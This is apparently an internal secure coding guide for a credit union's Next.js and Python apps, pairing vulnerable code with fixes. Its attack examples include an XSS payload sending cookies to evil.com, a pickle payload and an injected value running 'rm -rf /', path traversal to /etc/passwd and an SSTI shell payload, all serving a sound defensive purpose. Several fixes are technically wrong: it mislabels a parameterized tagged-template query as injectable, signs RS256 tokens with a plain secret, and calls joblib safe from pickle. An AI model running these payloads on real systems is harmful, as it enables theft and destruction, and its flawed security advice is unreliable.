

Secure Coding Practices

I used to use subagent for to helps bost and review my code base with write an subagent md file like that to follow those requirement.

Developed Applications (Modern Stack)**


Next.js Applications (Recently Adopted):

- **New Digital Banking Portal** - React-based frontend replacing legacy PHP
- **Member Dashboard** - Server-side rendered for better performance
- **Loan Application System** - Modern web app with API routes
- **Internal Admin Panel** - Using Next.js 14 with App Router

Python Applications (Growing Portfolio):

- **Fraud Detection System** - Machine learning models using scikit-learn
- **API Backend Services** - FastAPI for microservices architecture
- **Data Analytics Platform** - Flask-based reporting dashboards
- **Automation Scripts** - Python scripts for batch processing
- **ETL Pipelines** - Data processing using Pandas and SQLAlchemy

Architecture:



2. Common Coding Vulnerabilities (Next.js & Python Specific)

Next.js Vulnerabilities

1. Server-Side Request Forgery (SSRF) - CRITICAL

What It Is: Attacker tricks server into making requests to internal systems or external sites.

Where in MCCU:

- API routes fetching user profile pictures
- Loan document upload handlers
- Integration endpoints calling third-party APIs

2. Cross-Site Scripting (XSS) via dangerouslySetInnerHTML - HIGH

What It Is: Rendering unsanitized user content as HTML allows malicious script injection.

Where in MCCU:

- Member message boards
- Transaction descriptions
- Rich text editors for notes

Vulnerable Code:

```
// BAD CODE - XSS vulnerability
'use client';

export default function MessageBoard({ messages }) {
  return (
    <div>
      {messages.map(msg => (
        <div
          key={msg.id}
          dangerouslySetInnerHTML={{ __html: msg.content }}
        />
      ))}
    </div>
  );
}
```

Attack:

```
// Attacker posts message:
msg.content = "<img src=x onerror='fetch(`https://evil.com?cookie=${document.cookie}`)'"
// Steals session cookies from all users viewing the message
```

Secure Code:

```
// GOOD CODE - Proper sanitization
import DOMPurify from 'isomorphic-dompurify';

export default function MessageBoard({ messages }) {
  return (
    <div>
      {messages.map(msg => (
        <div
          key={msg.id}
          dangerouslySetInnerHTML={{
            __html: DOMPurify.sanitize(msg.content, {
              ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'p'],
              ALLOWED_ATTR: []
            })
          }}
        />
      ))}
    </div>
  );
}
```

3. Exposed API Keys in Client-Side Code - CRITICAL

What It Is: Environment variables exposed to browser, revealing sensitive credentials.

Where in MCCU:

- Third-party payment gateway keys
- Map API keys
- Analytics tokens

Vulnerable Code:

```
// BAD CODE - Exposed secrets
// .env.local
STRIPE_SECRET_KEY=sk_live_51HxYz2K3lm4n5o6p7q8r9s0
NEXT_PUBLIC_STRIPE_KEY=pk_live_ABC123

// components/CheckoutForm.jsx
const stripeSecretKey = process.env.STRIPE_SECRET_KEY; // EXPOSED TO BROWSER!
```

Attack: Anyone can view page source and steal the API key.

Secure Code:

```
// GOOD CODE - Server-side only secrets
// .env.local
STRIPE_SECRET_KEY=sk_live_... // No NEXT_PUBLIC_ prefix

// app/api/create-payment/route.js (Server Component)
import Stripe from 'stripe';

const stripe = new Stripe(process.env.STRIPE_SECRET_KEY); // Safe - server-only

export async function POST(request) {
  const { amount } = await request.json();

  const paymentIntent = await stripe.paymentIntents.create({
    amount,
    currency: 'usd',
  });

  return Response.json({ clientSecret: paymentIntent.client_secret });
}
```

Rule: Never use `NEXT_PUBLIC_` prefix for secrets!

4. JWT Token Security Issues - HIGH

What It Is: Insecure JWT handling leading to authentication bypass.

Where in MCCU:

- User session management
- API authentication
- SSO integration

Vulnerable Code:

```
// BAD CODE - Weak JWT implementation
import jwt from 'jsonwebtoken';

// Weak secret
const JWT_SECRET = 'secret123';

export async function POST(request) {
  const { username, password } = await request.json();

  // Assuming authentication passed
  const token = jwt.sign(
    { username, role: 'user' },
    JWT_SECRET,
    { algorithm: 'HS256' } // Symmetric algorithm vulnerable to attacks
  );

  return Response.json({ token });
}
```

Attack:

- Brute-force weak secret
- Algorithm confusion attack (switching HS256 to none)
- Token never expires, can be used indefinitely

Secure Code:

```
// GOOD CODE - Secure JWT implementation
import jwt from 'jsonwebtoken';

const JWT_SECRET = process.env.JWT_SECRET; // Long random string (32+ chars)
const JWT_ALGORITHM = 'RS256'; // Asymmetric algorithm

export async function POST(request) {
  const { username, password } = await request.json();

  // Authentication logic here

  const token = jwt.sign(
    {
      username,
      role: 'user',
      iat: Math.floor(Date.now() / 1000),
      jti: crypto.randomUUID() // Unique token ID
    },
    JWT_SECRET,
    {
      algorithm: JWT_ALGORITHM,
      expiresIn: '15m', // Short expiration
      issuer: 'mccu.com',
      audience: 'mccu-api'
    }
  );

  // Store token in httpOnly cookie (not localStorage)
  return new Response(JSON.stringify({ success: true }), {
    headers: {
      'Set-Cookie': `token=${token}; HttpOnly; Secure; SameSite=Strict; Max-Age=900`
    }
  });
}
```

5. SQL Injection in Server Actions - CRITICAL

What It Is: Even with modern frameworks, raw SQL queries are still vulnerable.

Vulnerable Code:

```
// BAD CODE - Next.js Server Action with SQL injection
'use server';

import { sql } from '@vercel/postgres';

export async function searchAccounts(searchTerm) {
  // DANGER: Direct string interpolation
  const result = await sql`
    SELECT * FROM accounts
    WHERE account_number = ${searchTerm}
  `;

  return result.rows;
}
```

Secure Code:

```
// GOOD CODE - Use ORM or parameterized queries
'use server';

import { PrismaClient } from '@prisma/client';
const prisma = new PrismaClient();

export async function searchAccounts(searchTerm) {
  // Prisma automatically sanitizes inputs
  const accounts = await prisma.account.findMany({
    where: {
      accountNumber: searchTerm
    }
  });

  return accounts;
}
```

Python Vulnerabilities

1. SQL Injection (Most Common) - CRITICAL

What It Is: Same as PHP - unsanitized inputs in SQL queries.

Where in MCCU:

- Flask/FastAPI endpoints with raw SQL
- SQLAlchemy when using raw queries
- Database reporting scripts

Vulnerable Code:

```
# BAD CODE - Flask app with SQL injection
from flask import Flask, request
import psycopg2

app = Flask(__name__)

@app.route('/api/account')
def get_account():
    account_id = request.args.get('id')

    # DANGER: String formatting in SQL
    conn = psycopg2.connect("dbname=mccu")
    cursor = conn.cursor()
    query = f"SELECT * FROM accounts WHERE id = {account_id}"
    cursor.execute(query)

    return cursor.fetchone()
```

Attack:

```
GET /api/account?id=1 OR 1=1
Returns all accounts in database
```

Secure Code:

```
# GOOD CODE - Parameterized query
from flask import Flask, request
import psycopg2

app = Flask(__name__)

@app.route('/api/account')
def get_account():
    account_id = request.args.get('id')

    # Validate input
    if not account_id.isdigit():
        return {"error": "Invalid account ID"}, 400

    conn = psycopg2.connect("dbname=mccu")
    cursor = conn.cursor()

    # Use parameterized query
    query = "SELECT * FROM accounts WHERE id = %s"
    cursor.execute(query, (account_id,))

    return cursor.fetchone()
```

Better: Use ORM

```
# BEST CODE - SQLAlchemy ORM
from flask import Flask, request
from flask_sqlalchemy import SQLAlchemy

app = Flask(__name__)
db = SQLAlchemy(app)

class Account(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    account_number = db.Column(db.String(20))

@app.route('/api/account')
def get_account():
    account_id = request.args.get('id', type=int)

    # ORM automatically sanitizes
    account = Account.query.get_or_404(account_id)

    return {"account_number": account.account_number}
```

2. Insecure Deserialization (Pickle) - CRITICAL

What It Is: Python's pickle module can execute arbitrary code when deserializing untrusted data.

Where in MCCU:

- Session storage
- Cache systems (Redis with pickle)
- ML model loading

Vulnerable Code:

```
# BAD CODE - Pickle deserialization
import pickle
from flask import Flask, request

@app.route('/api/load-model')
def load_model():
    model_data = request.files['model']

    # DANGER: Unpickling untrusted data
    model = pickle.loads(model_data.read())

    return {"status": "loaded"}
```

Attack:

```
# Attacker creates malicious pickle
import pickle
import os

class Exploit:
    def __reduce__(self):
        return (os.system, ('rm -rf / --no-preserve-root',))

malicious = pickle.dumps(Exploit())
# Upload this as 'model' file - executes arbitrary code!
```

Secure Code:

```
# GOOD CODE - Use safe serialization formats
import json
from flask import Flask, request

@app.route('/api/load-model')
def load_model():
    model_data = request.files['model']

    # Use JSON instead of pickle
    model_config = json.loads(model_data.read())

    # Load model from config safely
    return {"status": "loaded"}

# Or use joblib with compression instead of pickle
import joblib
model = joblib.load('model.pkl', mmap_mode='r') # Read-only
```

3. Command Injection - HIGH

What It Is: Executing shell commands with unsanitized user input.

Where in MCCU:

- File processing scripts
- System administration tools
- Backup automation

Vulnerable Code:

```
# BAD CODE - Command injection
import subprocess
from flask import request

@app.route('/api/process-file')
def process_file():
    filename = request.args.get('file')

    # DANGER: User input in shell command
    subprocess.run(f"pdftotext {filename} output.txt", shell=True)

    return {"status": "processed"}
```

Attack:

```
GET /api/process-file?file=invoice.pdf; rm -rf /
Deletes entire filesystem!
```

Secure Code:

```
# GOOD CODE - Avoid shell=True, use list arguments
import subprocess
from flask import request
import os

@app.route('/api/process-file')
def process_file():
    filename = request.args.get('file')

    # Validate filename
    if not filename.endswith('.pdf'):
        return {"error": "Invalid file type"}, 400

    # Sanitize path
    safe_filename = os.path.basename(filename)

    # Use list arguments, avoid shell=True
    subprocess.run(['pdftotext', safe_filename, 'output.txt'])

    return {"status": "processed"}
```

4. Path Traversal - HIGH

What It Is: Attackers access files outside intended directory using `../` sequences.

Where in MCCU:

- Document download endpoints
- File upload handlers
- Static file serving

Vulnerable Code:

```
# BAD CODE - Path traversal
from flask import send_file, request

@app.route('/api/download')
def download_file():
    filename = request.args.get('file')

    # DANGER: No path validation
    return send_file(f'uploads/{filename}')
```

Attack:


```
GET /api/download?file=../../etc/passwd
Downloads system password file
```

Secure Code:

```
# GOOD CODE - Path validation
from flask import send_file, request, abort
import os

UPLOAD_DIR = '/var/mccu/uploads'

@app.route('/api/download')
def download_file():
    filename = request.args.get('file')

    # Remove any directory traversal attempts
    safe_filename = os.path.basename(filename)

    # Build full path
    filepath = os.path.join(UPLOAD_DIR, safe_filename)

    # Verify file is within allowed directory
    if not os.path.abspath(filepath).startswith(UPLOAD_DIR):
        abort(403)

    # Verify file exists
    if not os.path.exists(filepath):
        abort(404)

    return send_file(filepath)
```

5. Server-Side Template Injection (SSTI) - HIGH

What It Is: User input rendered in templates allows code execution.

Where in MCCU:

- Email templates
- PDF generation
- Report generation

Vulnerable Code:

```
# BAD CODE - Template injection in Jinja2
from flask import Flask, request, render_template_string

@app.route('/generate-report')
def generate_report():
    customer_name = request.args.get('name')

    # DANGER: User input in template
    template = f"<h1>Report for {customer_name}</h1>"
    return render_template_string(template)
```

Attack:

```
GET /generate-report?name={{config}}
Exposes Flask configuration including secrets

GET /generate-report?name={{'__.__mro__[1].__subclasses__()[396]('cat /etc/passwd', shell=True, stdout=-1).communicate()}}
Executes shell commands!
```

Secure Code:

```
# GOOD CODE - Use template files with auto-escaping
from flask import Flask, request, render_template

@app.route('/generate-report')
def generate_report():
    customer_name = request.args.get('name')

    # Use template file, Jinja2 auto-escapes by default
    return render_template('report.html', name=customer_name)
```

report.html:

```
<!-- Jinja2 automatically escapes {{ name }} -->
<h1>Report for {{ name }}</h1>
```

6. Mass Assignment Vulnerability - MEDIUM

What It Is: Allowing users to modify unintended database fields.

Where in MCCU:

- Account update endpoints
- Profile management
- Admin panels

Vulnerable Code:

```
# BAD CODE - Mass assignment
from flask import request
from models import User

@app.route('/api/update-profile', methods=['POST'])
def update_profile():
    user_id = session['user_id']
    user = User.query.get(user_id)

    # DANGER: Updates all fields from request
    for key, value in request.json.items():
        setattr(user, key, value)

    db.session.commit()
    return {"status": "updated"}
```

Attack:

```
POST /api/update-profile
{
  "name": "John Doe",
  "is_admin": true,
  "account_balance": 1000000
}
// Attacker gives themselves admin access and money!
```

Secure Code:

```
# GOOD CODE - Whitelist allowed fields
from flask import request
from models import User

@app.route('/api/update-profile', methods=['POST'])
def update_profile():
    user_id = session['user_id']
    user = User.query.get(user_id)

    # Whitelist of allowed fields
    ALLOWED_FIELDS = ['name', 'email', 'phone']

    for key, value in request.json.items():
        if key in ALLOWED_FIELDS:
            setattr(user, key, value)

    db.session.commit()
    return {"status": "updated"}
```

3. Secure Coding Standards and Tools (Next.js & Python)

Next.js Security Standards

1. OWASP for JavaScript/TypeScript

- Input validation using Zod or Yup
- Content Security Policy (CSP) headers
- Secure cookie handling

2. Next.js Security Best Practices

- Use Server Components by default (reduced client-side code)
- Implement proper authentication with NextAuth.js
- Enable Security Headers in next.config.js

Example Secure Configuration:

```
// next.config.js
module.exports = {
  async headers() {
    return [
      {
        source: '/(.*)',
        headers: [
          {
            key: 'Content-Security-Policy',
            value: "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline';",
          },
          {
            key: 'X-Frame-Options',
            value: 'DENY'
          },
          {
            key: 'X-Content-Type-Options',
            value: 'nosniff'
          },
          {
            key: 'Strict-Transport-Security',
            value: 'max-age=31536000; includeSubDomains'
          }
        ]
      }
    ]
  }
};
```

Python Security Standards

1. PEP 8 + Security Extensions

- Bandit for security linting
- Safety for dependency checking
- OWASP Python Security

2. Django/Flask Security Checklists

- SECRET_KEY management
- DEBUG = False in production
- ALLOWED_HOSTS configuration
- CSRF protection enabled

4. Organizational Challenges (Updated for Modern Stack)

Challenge 1: Rapid Next.js/Python Adoption Without Security Training

The Problem:

- Developers migrated from PHP to Next.js in 3 months
- "Move fast and break things" mentality from startup culture
- Security practices from PHP not applied to JavaScript/Python
- Assuming frameworks are "secure by default"

Real-World Example:

```
// Developer thinks this is safe because "Next.js is secure":
export async function GET(request) {
  const url = request.nextUrl.searchParams.get('callback');
  const data = await fetch(url); // SSRF vulnerability!
  return Response.json(data);
}
```

Impact:

- Next.js apps deployed with SSRF, XSS vulnerabilities
- Python APIs have SQL injection (same mistakes as PHP era)
- False sense of security

Solution:

- **Next.js Security Training:** 4-hour workshop covering:
 - Server vs. Client Components security implications
 - API Route security patterns
 - Environment variable handling
 - SSRF prevention
- **Python Security Training:** 4-hour workshop covering:
 - Flask/FastAPI security best practices
 - ORM usage (avoiding raw SQL)
 - Pickle dangers
 - Input validation with Pydantic

Cost: \$20K for external trainer

Challenge 2: npm/pip Dependency Hell

The Problem:

- Next.js app has 1,500+ npm dependencies
- Python fraud detection system has 200+ pip packages
- Weekly vulnerability announcements
- Breaking changes in updates

Real Statistics:

```
npm audit
# Found 47 vulnerabilities (12 critical, 15 high)
# Run npm audit fix to fix them

safety check
# Found 8 known security vulnerabilities in installed packages
```

Impact:

- Constant stream of Dependabot PRs (100+ per month)
- Developers ignore alerts (alert fatigue)
- Known vulnerabilities remain unfixed

Solution:

Automated Dependency Management:

```
// package.json - Use exact versions
{
  "dependencies": {
    "next": "14.0.4", // Not ^14.0.4
    "react": "18.2.0"
  }
}
```

Dependabot Configuration (.github/dependabot.yml):

```
version: 2
updates:
  - package-ecosystem: "npm"
    directory: "/"
    schedule:
      interval: "weekly"
    open-pull-requests-limit: 5
    # Only security updates
    versioning-strategy: increase-if-necessary
```

Snyk Integration (Auto-fix):

- Snyk creates PRs for security fixes automatically
- Run tests before merging
- Monthly dependency update cycle

Cost: \$50K/year for Snyk

Challenge 3: Server vs. Client Component Confusion

The Problem:

- Developers don't understand which code runs where in Next.js
- Secrets leaked to client by accident
- Server-side logic exposed in browser

Example Confusion:

```
// Developer thinks this is server-only because it's in /app
// But it's actually a Client Component!
'use client';

const DB_PASSWORD = process.env.DB_PASSWORD; // EXPOSED TO BROWSER!
```

Solution:

Clear Component Patterns:

```
// 📌 Server Component (default)
// app/dashboard/page.jsx
async function DashboardPage() {
  // This runs ONLY on server
  const data = await db.query('SELECT * FROM accounts');

  return <DashboardUI data={data} />;
}

// 📌 Client Component (explicit)
// components/DashboardUI.jsx
'use client';

export function DashboardUI({ data }) {
  // This runs in browser
  // NO secrets here!
  const [selected, setSelected] = useState(null);
  return <div>{/* Interactive UI */}</div>;
}
```

Lint Rule (ESLint):

```
// .eslintrc.js
rules: {
  'no-process-env': 'error', // Ban process.env in Client Components
}
```

5. Recommendations (Next.js & Python Specific)

Phase 1: Immediate Actions (Months 1-3)

1. Security Audit of Next.js Applications

Action Items:

- Manual code review of all API routes
- Scan for exposed environment variables
- Check for SSRF vulnerabilities
- Review authentication implementation

Deliverable: Risk assessment with prioritized fixes

2. Deploy Security Tools

Next.js Stack:

```
# Install and configure
npm install --save-dev eslint-plugin-security
npm install --save-dev @next/bundle-analyzer

# Run security scan
npm audit fix --audit-level=moderate
npx next build --profile

# Check bundle for secrets
ANALYZE=true npm run build
```

Python Stack:

```
# Install security tools
pip install bandit safety semgrep pip-audit

# Run comprehensive scan
bandit -r . -ll -f json -o report.json
safety check --json > safety-report.json
semgrep --config=p/security-audit .
pip-audit
```

3. Fix Critical SSRF Vulnerabilities

Implementation:

```
// Create secure fetch wrapper
// lib/secureFetch.js
const ALLOWED_DOMAINS = ['api.mccu.com', 'cdn.mccu.com'];

export async function secureFetch(url) {
  const parsedUrl = new URL(url);

  // Domain whitelist
  if (!ALLOWED_DOMAINS.includes(parsedUrl.hostname)) {
    throw new Error('Domain not allowed');
  }

  // IP blacklist
  const ip = await dns.resolve4(parsedUrl.hostname);
  if (isPrivateIP(ip[0])) {
    throw new Error('Private IP blocked');
  }

  return fetch(url, { timeout: 5000 });
}
```

Replace all `fetch()` calls with `secureFetch()`:

```
// Find: await fetch(userProvidedUrl)
// Replace: await secureFetch(userProvidedUrl)
```

Timeline: 2 weeks

4. Implement Input Validation (Zod)

Pattern:

```
// app/api/transfer/route.js
import { z } from 'zod';

const TransferSchema = z.object({
  fromAccount: z.string().regex(/^\d{10}$/),
  toAccount: z.string().regex(/^\d{10}$/),
  amount: z.number().positive().max(10000),
  memo: z.string().max(100).optional()
});

export async function POST(request) {
  const body = await request.json();

  // Validate input
  const result = TransferSchema.safeParse(body);
  if (!result.success) {
    return Response.json({
      error: result.error.errors
    }, { status: 400 });
  }

  // Proceed with validated data
  const { fromAccount, toAccount, amount } = result.data;
  // ...
}
```

Apply to all API routes: Timeline: 4 weeks

Phase 2: Short-Term Improvements (Months 3-6)

1. Secure Authentication Implementation

Use NextAuth.js with Proper Configuration:


```
// app/api/auth/[...nextauth]/route.js
import NextAuth from 'next-auth';
import CredentialsProvider from 'next-auth/providers/credentials';

export const authOptions = {
  providers: [
    CredentialsProvider({
      async authorize(credentials) {
        // Verify with backend
        const user = await verifyCredentials(credentials);
        return user;
      }
    })
  ],
  session: {
    strategy: 'jwt',
    maxAge: 15 * 60, // 15 minutes
  },
  cookies: {
    sessionToken: {
      name: 'session-token',
      options: {
        httpOnly: true,
        secure: true,
        sameSite: 'strict',
      }
    }
  },
  pages: {
    signIn: '/login',
    error: '/auth/error',
  }
};

export default NextAuth(authOptions);
```